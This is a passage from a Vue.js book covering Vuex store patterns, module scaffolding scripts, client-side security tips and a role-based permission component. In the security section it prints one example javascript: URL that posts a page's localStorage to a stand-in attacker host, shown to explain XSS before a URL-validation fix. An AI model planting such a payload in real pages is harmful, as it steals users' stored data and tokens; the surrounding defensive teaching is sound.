Strict mode helps with preventing accidental mutations of the Vuex store. A warning is displayed if the store is mutated without using a mutation. Accidental mutations could result in unexpected behaviour and hard to track bugs, so definitely make your Vuex store strict.

## 11.2.2   Constant types

Instead of using a normal string for property names for getters, actions, and mutations, you can use constants, as shown below:

**Store without constant types**

```
import { createStore } from 'vuex'

const store = createStore({
  state() {
    return {
      count: 0
    }
  },
  mutations: {
```

```
    increment(state) {
      state.count++
    }
  }
})

// Somewhere in app
$store.commit('increment')
```

## Store with constant types

```
// types.js
export const INCREMENT = 'INCREMENT'

// store.js
import { createStore } from 'vuex'
import * as types from './types'

const store = createStore({
  state() {
    return {
      count: 0
    }
  },
  mutations: {
    [types.INCREMENT](state) {
      state.count++
    }
  }
})

// Somewhere in app
$store.commit(types.INCREMENT)
```

Using constants helps to take advantage of tools like linters and avoid accidental typos. What's more, a file with constant types can serve as a quick guide on what kind of getters, actions, and mutations a Vuex module deals with. Overall, in smaller projects, constants as types are not required, but they can be helpful in larger codebases. It is also a common pattern to use uppercase for mutations in flux implementations (Vuex is based on flux architecture)

Page 248

### 11.2.3 Don't create unnecessary actions

When you start to work with Vuex, initially you might think that you always need to have at least one action per mutation, for the sake of consistency. However, adding unnecessary actions that only commit mutations and do nothing else is not only pointless, but also introduces additional code that is not needed. If the code is not performing any side-effects then only use a mutation, and if you think there is too much of it, then consider creating a helper function in order to keep your mutations small and lean. You can create helper functions for getters and actions as well.

### 11.2.4 Naming conventions

Naming variables can be one of the most challenging tasks for a programmer. I'm not kidding. What's more, the more developers are on the team, the more naming conventions can be present in the code. Therefore, it's a good idea to decide upfront what kind of conventions should be followed. First of all, make sure your module names are self-explanatory. Imagine you open the modules directory and see folders such as *list*, *compare*, *status*. Personally, I would have not even slightest clue what they are about without going through the code. How about names such as *user*, *card*, *products*, *appConfig*? After seeing such module names, you already have an idea what the functionality and module's responsibility might be about. The same applies to names for *state*, *getters*, *actions*, and *mutations*, and to any variable name in your application. You should always make sure that the property names are self-explanatory and as meaningful as possible. State value like *items* does not convey a lot of meaning. What kind of items are we talking about? How about using a name like *products*, *categories*, or *productCategories*? Again, much more explicit and meaningful. There are also specific naming conventions you should consider for *getters* and *mutations*. Getters return information from the state. If your store information about a user in your Vuex store, then it is quite likely that you also need a flag that indicates if a user is authenticated or not. If a getter would be returning a boolean, then consider starting its name with *is* prefix. For example,

**isAuthenticated** or **isAdmin**. If a getter returns a value like an array or object, then start the name with prefix *get*, e.g., **getUser**, **getProducts**, and **getPermissions**. As for mutations, consider using prefixes like *SET*, *ADD*, and *REMOVE*, where *SET* mutation would be setting a new value, *ADD* adds a new value to an array or object, and *REMOVE*, as you can probably guess, removes a value.

## 11.2.5 Separation of Vuex modules and file naming conventions

Vuex modules can grow quite quickly in size, especially if there are plenty of getters, actions, and mutations. As always, a lot of code makes it much harder to understand what is going on. Therefore, it's a good idea to split Vuex module parts into their own files. If we would like to add a module for managing information about a user, we can use the below file structure:

```
store
|—— store.js
|—— modules
        |—— user
        |—— user.js
        |—— userGetters.js
        |—— userActions.js
        |—— userMutations.js
        |—— userTypes.js
```

## 11.2.6 Use mapping helpers

In Vue components, the Vuex store can be accessed directly using **this.$store**. It is not a big deal in small applications, but in larger applications where components can become quite large, you should prefer to use mapping helpers *mapGetters*, *mapActions*, and *mapMutations* rather than getting state, dispatching actions, and committing mutations via **this.$store**. I know, it does require more code to be written, but the trade-off is worth it. These helpers make

it much easier to figure out what parts of the Vuex store does a component rely on. If your component has a lot of computed properties, methods, and so on, then you need to check every single one of them to find out if anything from the Vuex store is used. With mappers, a quick glance at the top of your *computed* properties and *methods* will give you the answer. It's also a good idea to spread *mapGetters* at the top of *computed* properties, and *mapActions/mapMutations* at the top of *methods*.

```javascript
import { mapGetters, mapActions, mapMutations } from 'vuex'
import * as userTypes from '@/store/modules/user/userTypes'

export default {
  computed: {
    ...mapGetters({
      getUser: userTypes.getUser
    })
    // other computed
  },
  methods: {
    ...mapActions({
      fetchUser: userTypes.fetchUser
    }),
    ...mapMutations({
      SET_USER: userTypes.SET_USER
    })
    // other methods
  }
}
```

## 11.2.7   Access Vuex store state by getters only

Vuex state can be accessed directly via `this.$store.state` or by mapping with the *mapState* helper. This is something I strongly advise against doing. The reason for it is that Vuex state may be accessed by many components in different parts of the application. If you need to refactor a Vuex module and modify the format in which the state is stored, e.g. from an array to an object, you would need to modify every single component that used this state directly. For instance, you could have called a method such as *map* or *reduce* on an array, but now it would result in an error, as these methods are not available on

an object. However, if the state is consumed by getters, then after modifying the state format, you only have to update getters that were consuming it. This approach makes refactoring easier and gives more confidence that your app won't break God knows where, as long as you ensure that a getter is still returning values in an appropriate format. If you need to modify a getter as well, then a quick search by its constant type like **userTypes.getUser** would immediately show where it is consumed.

## 11.3 Automated module registration

Importing and registering every single module can be quite tedious and can result in many imports and module registrations in the store file. If your application was scaffolded with Vue-CLI and uses Webpack under the hood, this process can be automated using Webpack's require method. The automated import and registration logic is similar to what we did for *loadPlugins* and *registerBaseComponents* functions covered in chapter 4. Let's create an *index.js* file in the *store/modules* directory with the code shown below.

```
// Register all Vuex module by a camelCase version of their filename.
import { camelCase } from "lodash-es";

// Get all the files
const requireModule = require.context(
  // Search for files in the current directory
  ".",
  // Search for files in subdirectories
  true,
  // Exclude index.js file as well as any file that has
  // 'Actions', 'Mutations', 'Getters', 'Types', or 'helpers' in their name.
  // Also, include only files that end with .js
  /^(?!.*(Actions|Mutations|Getters|Types|helpers|index)).*\.js$/
);

const modules = {};

requireModule.keys().forEach(fileName => {
  // Ignore unit test files
  if (/\.unit\.js$/.test(fileName)) return;
```

```
  // Remove the file extension and convert to camelcase
  modules[camelCase(fileName.split("/")[1].replace(/(\.\/|\.js)/g, ""))] = {
    // All modules are namespaced
    namespaced: true,
    ...requireModule(fileName).default,
  };
});

export default modules;
```

We need a *camelCase* function to normalise module names. In this example, we are using *lodash-es*, but you can also use a different library if you prefer. Using the *require.context* method, we get all the files in the *modules* and nested directories, except files that include words Actions, Mutations, Getters, Types, helpers, and index, as specified in the regex that is passed as the third argument. The reason for it is because:

1. The *state* file already imports getters, actions, and mutations, and exports all of them as a default object which is then registered as a module.

2. We need to allow for the creation of types for getters, actions, and mutations. These are placed in a *<moduleName>Types.js* file.

3. We need to allow the creation of local helper functions, so those can be placed in a *helpers* directory that will be ignored by the registration script.

4. The index.js file, which is used to register all modules also must be ignored.

Each module has its name normalised and is also namespaced. What this means, is that if you define a getter with name *getUser*, it will be available from outside under *user/getUser* path as so `this.$store.getters['user/getUser']`, and if you use the *mapGetters* helpers then it can be accessed like this:

```
{
  computed: {
    ...mapGetters('user', ['getUser'])
  }
}
```

If you use constant types then it of course would be **…mapGetters('user', [userTypes.getUser])**. If you would prefer to manage namespacing yourself, then you can always set the *namespaced* value to *false* and then create constant types like this 'export const getUser = 'user/getUser'. If you do that, then there will be no need to specify the module name in mapping functions:

```
{
  computed: {
    ...mapGetters({
      getUser: userTypes.getUser
    })
  }
}
```

# 11.4  Automated module scaffolding

When creating a new Vuex module, there are quite a few things we have to do such as creating files for state, getters, etc., adding imports and exports for each file, and so on. The great thing about being a developer is that we can automate the boring and tedious stuff. Let's create a node script that will create Vuex modules for us automatically. Any scripts such as this one can be kept outside of the *src* directory in a folder called *scripts*. Let's call our script *generateVuexModule.js*. You will need to install a library called *chalk*. It will be used for changing colours of console messages to make it easier to distinguish error and success messages.

**scripts/generateVuexModule.js**

The code for the scripts has around 80 lines. The steps in the code are as follows:

1. Require the necessary modules.

2. Create wrappers around console.log and console.error functions using *chalk*.

3. Get arguments from the terminal.

4. Define the path where Vuex modules reside.

5. Perform a check to confirm that module names were passed as an argument.

6. Create *modules* directory in the *store* folder if it doesn't exist.

7. Exit with an error if a module with the same name already exists.

8. Prepare content for module files.

9. Prepare full paths for each module file.

10. Create a module directory and files with the *moduleName* passed as an argument.

```javascript
const fs = require("fs");
const path = require("path");
const chalk = require("chalk");

/**
 * Console wrappers
 */
const error = (...args) => {
  console.error(chalk.red(...args));
};

const success = (...args) => {
  console.log(chalk.green(...args));
};

// Arguments passed via terminal
const args = process.argv.slice(2);

// Default path for the modules
const modulesPath = "src/store/modules";
```

```javascript
// Bail out if there is no name for a module
if (!args.length) {
  error("You must provide a name for the module!");
  return;
}

// Ensure that the modules directory exists
const fullModulesPath = path.join(__dirname, "../", modulesPath);
if (!fs.existsSync(fullModulesPath)) {
  fs.mkdirSync(fullModulesPath);
}

// Get a full path for the module to be created
const moduleName = args[0];
const modulePath = path.join(__dirname, "../", modulesPath, moduleName);

if (fs.existsSync(modulePath)) {
  error(`${moduleName} directory already exists!`);
  process.exit(1)
}

// Content for each module file
const stateContent = `import getters from './${moduleName}Getters';
import actions from './${moduleName}Actions';
import mutations from './${moduleName}Mutations';

const state = {};

export default {
  state,
  getters,
  actions,
  mutations
};
`;
const exportFileContent = `import * as ${moduleName}Types
        from './${moduleName}Types.js`;

export default {

};
`;

// Get full paths for each module file
const statePath = `${path.join(modulePath, `${moduleName}.js`)}`;
const gettersPath = `${path.join(modulePath, `${moduleName}Getters.js`)}`;
const actionsPath = `${path.join(modulePath, `${moduleName}Actions.js`)}`;
const mutationsPath = `${path.join(modulePath, `${moduleName}Mutations.js`)}`;
const typesPath = `${path.join(modulePath, `${moduleName}Types.js`)}`;

// Create module files with content
```

```
fs.mkdirSync(modulePath);
fs.appendFileSync(statePath, stateContent);
fs.appendFileSync(gettersPath, exportFileContent);
fs.appendFileSync(actionsPath, exportFileContent);
fs.appendFileSync(mutationsPath, exportFileContent);
fs.appendFileSync(typesPath, "");

success("Module", moduleName, "generated!");
```

Now you can run this script in your terminal with **node scripts/generat-eVuexModule.js <moduleName>** command. You can also add a script to the package.json file so you can run it with *yarn* or *npm* as shown below:

**package.json**

```
{
  "scripts": {
    "vuex:create-module": "node scripts/generateVuexModule.js"
  }
}
```

After that, running a command **npm run vuex:create-module user** or **yarn vuex:create-module user** would create a new Vuex module in *src/store/modules/user* directory. The files created would be exactly as shown in section 11.2.5.

## 11.5   Summary

Vuex is a useful tool for handling global state but should be used carefully and only for truly global state. We have covered a variety of patterns and tips that should help you work with Vuex and make it easier to manage it in larger applications. Autoloading Vuex module can help with reducing the boilerplate whilst the scaffolding script will save you a bit of time on scaffolding new Vuex modules.

# Chapter 12

# Application security

Security is a crucial aspect when it comes to any kind of application, and unfortunately, sometimes it's overlooked. This book is not a full-on guide on how to make your applications secure, but in this chapter, I want to cover a few topics and tips that you should be aware of, so you can make your applications more secure. However, please note that it's only a tip of the security iceberg.

Vue.js is a client-side framework, and nothing on the client-side should be trusted, ever. If you add client-side validation to a form, it's not really for security purposes, but rather user experience. The real security always needs to be implemented on the server-side. Nevertheless, there are things that we still need to be aware of on the client-side, as there are mistakes that can be avoided by following certain rules.

## 12.1   Validate URLs

If your users are allowed to create URLs for their content, then it's important to ensure that it is a valid URL. The reason for it is that URLs can contain dynamic script content via `javascript:` protocol. Imagine someone sets a URL value such as this `javascript:alert('info')` on a content that is visible to a lot of users. Any time a user would click a link with that URL, the code following

**javascript:** string, would be executed. The alert code is harmless and would just be annoying, but imagine someone running this code:

```
javascript:fetch('https://malication-site.com', {
  method: 'POST',
  body: JSON.stringify(localStorage)
})
```

This piece of code would serialise everything that is in the localStorage and then send it to the attacker's server. The attacker could even inject code to perform API requests on the user's behalf and steal sensitive information. Therefore, to prevent that, you can take advantage of the native URL parsing function, to ensure that only links with *http* and *https* protocols are allowed.

```
const isValidUrl = url => ['https:', 'http:'].includeS(new URL(url).protocol)

// BAD
<a :href="url">Link</a>

// GOOD
<a :href="isValidUrl(url) ? url : ''">Link</a>
```

## 12.2  Rendering HTML

Vue provides a few ways to render string as HTML:

- using a directive called **v-html**

```
<div v-html="userContent"></div>
```

- using a render function

```
h('div', {
  domProps: {
    innerHTML: this.userContent
  }
})
```

- using a render function with JSX

```
<div domPropsInnerHTML={this.userContent}></div>
```

You might want to render HTML content directly if a user has used a WYSI-WYG editor to create content. These editors usually output an HTML string, but some of them might not escape certain characters, nor sanitise its HTML output. If this HTML string had a malicious script and was then rendered via **v-html**, the script could run every time a user accesses a page with it. This could result in similar problems that were mentioned in the previous section. The best way to avoid these issues is not to render any user-provided content, that can't be trusted. If you do need to render HTML content, then make sure it is escaped and sanitised. You can use a library called dom-purify or isomorphic-purify, if your app is server-side rendered, to sanitise HTML content. What's more, it's also a good idea to avoid setting content directly via DOM element refs on innerHTML attribute:

```
this.$refs.element.innerHTML = htmlContent;
```

If you do want to render an HTML content, do it via `v-html` and if there is no HTML in it, then render it using Vue's mustache:

```
<div>
  {{ userContent }}
</div>
```

## 12.3   Third-party libraries

Nowadays, it's very common to install a new dependency whenever specific functionality is needed. Do you need a fancy multiselect? Let's check npm for packages. How about a tooltip components? Let's head to npm. Third-party libraries are very useful, as instead of reinventing the wheel, we can just pick a library, plug it in, and have working functionality. There is no need to write stuff from scratch or maintain it. Someone else does that job. Isn't open-source great? It is, but sometimes it can backfire. For instance, in 2018, malicious code was found in an npm package called event-stream. The infected version was downloaded around 8 million times within 2.5 months. The malicious code was designed to steal bitcoins and redirect any mined bitcoins to the attacker's wallet. Another example is a malicious *twillio-npm* library discovered in 2020. The library would open a new TCP reverse shell on all computers where it was downloaded, and then wait for new commands to run on the infected user's computers. So, what can we do to protect ourselves from malicious code? One way would be to avoid using any third-party libraries at all and create all the stuff by yourself, but who has the time for that? Setting jokes aside, if you're working on an application where security is of utmost importance, you might want to limit the number of third-party libraries to a bare minimum. You also might consider vetting new third-party libraries, as well as existing ones before updating them to the latest version. Keeping libraries up to date is also quite important, as latest releases might contain fixes for vulnerability issues. You can

use `npm audit fix` command to scan your project, and automatically install compatible updates to vulnerable dependencies. Furthermore, it's a good idea to lock versions of your dependencies. In the *package.json* file, dependencies can be declared using certain matches such as:

- `"1.2.1"` matches exactly version 1.2.1

- `"~1.2.1"` matches the latest 1.2.x version

- `"^1.2.1"` matches the latest 1.x.x version

- `"latest"` matches the very latest version

- `">1.2.1"`/`"<=1.2.1"` matches the latest version greater than / less or equal to 1.2.1

From these 5, it's usually the best to prefer the first one, as it prevents your app from breaking if a library accidentally releases a breaking change in a minor version. Not all library authors always follow appropriate versioning and update practices. It also prevents your app from automatically installing possibly malicious code that could be sneaked into a minor version.

## 12.4   JSON Web Tokens (JWT)

JSON Web Tokens are a very popular way of authenticating applications. Unfortunately, there are not many good resources around describing how JWTs should be stored on the client-side. There are a lot of tutorials and courses that recommend storing JWT tokens in the local storage, but they do not mention an obvious problem with this approach. It is vulnerable to XSS attacks. We have already covered a few ways in which XSS attacks can be performed, whether via a user injected content or third-party library. Any JavaScript running in the browser has access to local and session storage, and therefore, none of these are great for storing a JWT token. You could consider using a short-lived JWT

token and save it in memory, whilst having a long-lived refresh token saved in a cookie. This way, if a user would refresh their page, there still would be a refresh token that can be used to obtain a new JWT token, so the user won't have to login again. However, cookies are vulnerable to Cross-Site Request Forgery (CSRF) attacks. There are ways to mitigate CSRF attacks such as setting a cookie to be http-only and using same-site policy, as well as using a synchroniser token pattern. Using cookies instead of local storage doesn't make your app 100% secure, but it does reduce the attack surface. You can check resource below if you would like to learn more about these and other attacks, and how they can be mitigated.

- Cross-Site Scripting (XSS) prevention cheat sheet

- Cross-Site Request Forgery (CSRF) prevention cheat sheet

- HTML5 Security Cheat sheet

- OWASP Cheat sheet Series

You can also check out the OWASP top ten list to find out more about the most popular web application security risks.

If you are working on a large system or have sophisticated requirements and require different authentication types, but do not have a specialised team to build and maintain it, then you might consider outsourcing authentication logic and use a third-party solution. There are open source solutions such as keycloak or gluu that you can setup yourself, or you can use a SaaS platform. Below you can find a few examples of authentication and identity management solutions:

- Keycloak

- Gluu

- Okta

- Auth0

- FusionAuth

- Firebase Authentication

- Google Cloud Identity

- Azure Active Directory

- Amazon Cognito

Going with a third-party solution can save a lot of time, as you don't have to build and maintain the code for it yourself. What's more, SaaS providers do have resources to focus on ensuring that their authentication systems are secure. However, some of these solutions could get quite expensive if you have a lot of users, so at the end of the day, it's all about application requirements, weighing pros and cons, and then choosing an appropriate solution. If you decide to go with your own solution, then you might consider restricting a number of simultaneous sessions for a user, as well as storing details about user's device to inform them about logins from new devices.

## 12.5   Access permissions

This section is not really about how to make your app more secure per se, but if your application has different roles for users, then you might want to prevent a user from accessing certain pages or features on the client side.

In this section, we are going to cover:

- How to restrict access to comments section when a user is not logged in

- How to restrict access to an edit comment button only to a user who is an author, moderator, or admin

- How to restrict access to moderators and admins only page

- How to restrict access to admins only page

First, let's create a few necessary files for demonstration. You can create a new Vue 3 project from scratch if you would like to follow along with example below, or have a look at the *Companion App*.

These are the files we will need to create or modify in this example:

```
src
|— components
    |— common
        |— permission
            |— checkPermission.js
            |— Permission.vue
|— composables
    |— useUser.js
|— router
    |— index.js
|— views
    |— Admin.vue
    |— Forbidden.vue
    |— Home.vue
    |— Moderator.vue
|— App.vue
```

There will be two main ways of restricting access to pages and features: the `<Permission />` component and *checkPermission* function. Let's think about how exactly they should work and what arguments should they accept. For this example, we will have two roles - moderator and admin. However, there are also other situations when a user's access could be restricted. For instance, if a user is not logged in, then they should not be able to visit and see certain pages or content. Another example would be allowing users to edit their own content, but not content posted by other users. From here on, I will refer to any content record that could be created and owned by a user, such as a blog post, or a comment, as an "entity".

Permission checks must be able to handle these rules:

- Is the user authenticated?

- Is the user an owner of an entity?

- Does the user have a specific role or roles?

Below you can see how the **<Permission />** component and *checkPermission* function will be used after they are implemented.

**Permission component usage**

```
<Permission
  :roles="['logged-in', 'owner', 'moderator', 'admin']"
  type="one-of"
  :entityOwnerId="entityOwnerId"
  debug
>
  <p>This content is displayed if a user has access permissions.</p>
  <template #no-access>
    <p>This content is displayed if a user doesn't have access permissions.</p>
  </template>
</Permission>
```

The *Permission* component will accept four props: an array of required roles, a type of permission check whether we want to match just one role or all of them, an *entityOwnerId* to check if a user is an owner of an entity, and a *debug* prop to log out values and the result of the permission check. Only the *roles* prop is required, and the rest is optional.

**checkPermission function usage**

```
checkPermissions(
  ['logged-in', 'owner', 'moderator', 'admin'],
  {
    type: 'one-of',
    entityOwnerId: 1,
    debug: false
  }
)
```

The figure 12.1 shows how the permissions example looks like in the Companion app.

Figure 12.1: Companion app - Access Permission example

Now, let's write all the code we need for this example. We are going to start with the user composable and permission functionality.

**composables/useUser.js**

```javascript
import { ref, readonly } from "vue";

const userState = ref({
  id: 1,
  name: "William",
  roles: ["moderator", "admin"],
});

/**
 * Return a readonly user state to prevent direct mutation
 */
export const getUser = () => readonly(userState);

/**
 * Set new user state
 */
export const setUser = data => (userState.value = data);

/**
 * Update user state value by the key passed
 */
export const updateUser = (key, value) => (userState.value[key] = value);

const readonlyUser = getUser();

export const useUser = () => {
  return {
    user: readonlyUser,
    setUser,
    updateUser,
  };
};
```

In the *useUser.js* file, we have a *userState* ref that is responsible for storing details about a user in a reactive manner. An important thing to note here is that the *userState* is not exported in order to prevent direct access to it. Instead, the *getUser* method should be used to access the user state, while *setUser* and *updateUser* should be used to modify it. The *getUser* method returns a readonly state, so this code will not work:

```javascript
const user = getUser()
user.value.name = 'Victoria'
```

But this will:

```
setUser({
  name: 'Victoria'
})

// or

updateUser('name', 'Victoria')
```

Making the *userState* ref readonly makes it much easier to follow the set/update state flow and also helps with preventing accidental mutations. That's the reason why Vuex recommends enabling *strict* mode and updating the store state only via mutations. What's more, we also have the *useUser* function, that can be used to get access to the readonly *userState* ref, *setUser*, and *updateUser* methods.

**components/common/permission/checkPermission.js**

```javascript
import { getUser } from "@/composables/useUser";

/**
 * Return an array method for check type
 *
 * For one-of we only need to find one record, so .some is sufficient
 * For all-of we want to match all roles, so we use .every
 */
const permissionCheckTypeMethods = {
  "one-of": roles => roles.some,
  "all-of": roles => roles.every,
};

export const checkPermission = (roles, config = {}) => {
  /**
   * By default the type is 'one-of'
   * entityOwnerId is only needed when checking if a user
   * is an owner of an entity such as comment, post, etc
   */
  const { type = "one-of", entityOwnerId, debug } = config;

  // Get an array method for checking permissions
  const checkMethod =
    permissionCheckTypeMethods?.[type] || permissionCheckTypeMethods["one-of"];

  const user = getUser();
  const userRoles = user.value?.roles || [];
```

```
/**
 * Initialise checkMethod to get reference to .some or .every
 * We need to bind the 'roles' array to make sure these functions are
 * run in the context of the array prototype.
 */
const hasAccess = checkMethod(roles).bind(roles)(role => {
  // Checks if user created a record
  if (role === "owner") {
    return user.value?.id == entityOwnerId;
  }

  // Checks if user is authenticated
  if (role === "logged-in") {
    return Boolean(user.value?.id);
  }

  // Checks other roles
  return userRoles.includes(role);
});

debug &&
  console.log("PERMISSION_DEBUG", {
    hasAccess,
    requiredRoles: roles,
    userRoles: userRoles,
    type,
    entityOwnerId,
  });

return hasAccess;
};
```

The *checkPermission.js* file has two constants. The *permissionCheckTypes* const contains an object with array methods, that are used to check permissions. If the type is *one-of*, then the array "*some*" method is used, as we only need to match one role. However, if the type is *all-of*, then "*every*" method is used, as we need to match all the roles. You can even create your own check types and methods if needed.

At the start of the *checkPermission* function, necessary values are destructured from the *config* object, and then the *type* is used to obtain an array method that is used to loop through required roles. After obtaining a method based on the *type* passed, we need to bind the roles array to that function, to ensure that it is executed in the context of array prototype. If you're not sure why

exactly we need to bind the array context, then you might want to read more about it here. Finally, we initialise "*some*" or "*every*" method, and in each loop perform required checks. For the owner check, user's id is compared against *entityOwnerId*, whilst for the logged-in user, it checks if there is an id on the user ref. If both of these checks failed, then the last comparison is made against the user's roles. After figuring out if a user should have access granted, we also have a console.log that runs only if *debug* was set to *true*.

We now have the *checkPermission* function that can be used to determine whether a user should be able to access specific content. Now, let's use it in the `<Permission />` component.

**components/common/permission/Permission.vue**

```
<template>
  <slot v-if="hasAccess" />
  <slot v-else name="no-access" />
</template>

<script>
import { watch, ref } from "vue";
import { getUser } from "@/composables/useUser";
import { checkPermission } from "./checkPermission";

// re-export for easier access
export { checkPermission };

export default {
  emits: ["access-check"],
  props: {
    roles: {
      type: Array,
      required: true,
    },
    type: {
      type: String,
      default: "one-of",
      validator: value => ["one-of", "all-of"].includes(value),
    },
    entityOwnerId: {
      type: [String, Number],
    },
    debug: {
      type: Boolean,
      default: false,
    },
```

```
  },
  setup(props, { emit }) {
    const hasAccess = ref(null);
    const user = getUser();

    /**
     * Permissions will be checked
     * - when this component is created
     * - when user id changes
     * - when user roles array changes
     * - when any of the props change
     */
    watch(
      [() => user.value?.id, () => user.value?.roles, props],
      ([userId, roles, props]) => {
        hasAccess.value = checkPermission(props.roles, {
          type: props.type,
          entityOwnerId: props.entityOwnerId,
          debug: props.debug,
        });
        emit("access-check", hasAccess.value);
      },
      {
        immediate: true,
      }
    );

    return {
      hasAccess,
    };
  },
};
</script>
```

The *Permission* component is quite simple. It renders a default slot if a user should have access to the content, and otherwise, it renders *no-access* slot. As mentioned previously, it accepts four props and contains *hasAccess* state that is updated when the component is created, and if any of user id, roles, or props change. For additional flexibility, it also emits an event when the *hasAccess* value changes. For instance, if you would like to listen for permission changes and redirect to a different page.

We've got the *Permission* component and *checkPermission* function ready, so let's utilise them.

**App.vue**

```
<template>
  <div id="nav" class="container mx-auto">
    <div class="flex space-x-4">
      <router-link to="/">Home</router-link>
      <router-link to="/moderator">Moderator</router-link>
      <router-link to="/admin">Admin</router-link>
    </div>
    <router-view />
  </div>
</template>
```

In the *App* component we have three links leading to the home, moderator, and admin pages. The moderator page can only be accessed if a user has *moderator* or *admin* roles, whilst the admin page can only be accessed by users with *admin* role. If a user does not have access to one of these pages, then they will be redirected to the forbidden page.

### views/Admin.vue

```
<template>
  <div>
    Admin only
  </div>
</template>
```

### views/Forbidden.vue

```
<template>
  <div>
    You have no access to this content!
  </div>
</template>
```

### views/Moderator.vue

```
<template>
  <div>
    Moderator and Admin only
  </div>
</template>
```

Code for the admin, moderator, and forbidden components only have simple text, as there is no need for anything fancier. In the Home component, however, we will have a comments section that will utilise the **<Permission />** component in two places. First, it's wrapped around all comments to prevent users who are not logged in from seeing the comments section. The second one is used to conditionally render an edit comment button that should only be accessible to the entity owners, moderators, and admins.

**views/Home.vue**

```vue
<template>
  <div class="home">
    <h1 class="text-2xl font-bold my-4">Comments</h1>

    <!-- Determine if a user should have access to the comments section -->
    <Permission :roles="['logged-in']" @access-check="onCheck">
      <template #no-access>
        <p>You must be logged in to see this content.</p>
      </template>
      <div class="space-y-3">
        <div
          class="shadow border p-3 flex justify-between"
          v-for="comment of comments"
          :key="comment.id"
        >
          <span>{{ comment.message }}</span>
          <!-- Check if a user should be able to see Edit link -->
          <Permission
            :roles="['owner', 'moderator', 'admin']"
            :entityOwnerId="comment.authorId"
          >
            <a>Edit</a>
          </Permission>
        </div>
      </div>
    </Permission>
  </div>
</template>

<script>
import Permission from "@/components/common/permission/Permission";

export default {
  name: "Home",
  components: {
    Permission,
  },
```

```
  data() {
    return {
      comments: [
        {
          id: 1,
          authorId: 1,
          message: "I was posted by user 1, so I can be edited",
        },
        {
          id: 2,
          authorId: 2,
          message: "I was posted by user 2, so I can't be edited",
        },
        {
          id: 3,
          authorId: 1,
          message: "I also was posted by user 1, so I can be edited",
        },
      ],
    };
  },
  methods: {
    onCheck(hasAccess) {
      console.log("on access check", hasAccess);
    },
  },
};
</script>
```

That's how access can be restricted to content, using the `<Permission />` component. The figure 12.1 showed how the comments section could look like if a user is not logged. The figure 12.2 shows how content could look like for a logged in user with id 1. The edit button is only present for comments that were created by that user.



Figure 12.2: Companion app - comments section access

Now it's time to modify the *router/index.js* file to add all pages and utilise the *checkPermission* function to restrict access to them, based on role requirements. In chapter 9 we have used *meta* property to configure what layout should be used for a page. Here we also are going to use it, but this time to configure page permissions.

**router/index.js**

```
import { createRouter, createWebHistory } from "vue-router";
import { checkPermission } from "@/components/common/permission/checkPermission";

const Home = () => import("../views/Home.vue");
const Forbidden = () => import("@/views/Forbidden.vue");
const Admin = () => import("@/views/Admin.vue");
const Moderator = () => import("@/views/Moderator.vue");

const routes = [
  {
    path: "/",
    name: "Home",
    component: Home,
  },
  {
    path: "/forbidden",
    name: "Forbidden",
    component: Forbidden,
  },
  {
    path: "/moderator",
    name: "Moderator",
    component: Moderator,
    meta: {
      permission: {
        roles: ["moderator", "admin"],
        config: {
          noAccessRedirect: "/",
          debug: true,
        },
      },
    },
  },
  {
    path: "/admin",
    name: "Admin",
    component: Admin,
    meta: {
      permission: {
        roles: ["admin"],
        config: {
          type: "one-of",
          debug: true,
        },
      },
    },
  },
];

const router = createRouter({
  history: createWebHistory(process.env.BASE_URL),
```

Page 278

```
  routes,
});

router.beforeEach((to, from, next) => {
  // If there are no permissions to check then proceed
  if (!to.meta.permission) return next();

  const { roles = [], config = {} } = to.meta.permission;
  // If there are no roles then proceed
  if (!roles.length) return next();
  // Check if user should have access to the next page
  const hasAccess = checkPermission(roles, config);

  // Access granted
  if (hasAccess) {
    return next();
  }
  // No access!
  next(to.meta.permission?.noAccessRedirect || "/forbidden");
});

export default router;
```

Permissions are checked before each route is loaded. If a user has access to a page based on the roles passed in the *meta.permission.roles* array, the page is loaded successfully. Otherwise, if a user is not allowed to access the page, then there will be a redirect to the route specified in *meta.permission.noAccessRedirect* or to the "/forbidden" route. *noAccessRedirect* could be used to use a custom forbidden page instead of the global one. See figures 12.3 and 12.4.



**Page permission**

- Set Moderator role to access page for moderators, but not admin
- Set Admin role to access both moderators and admins page
- Set Moderator and Admin roles to "false" to be redirected to the <Forbidden /> page.

Go to moderator    Go to admin

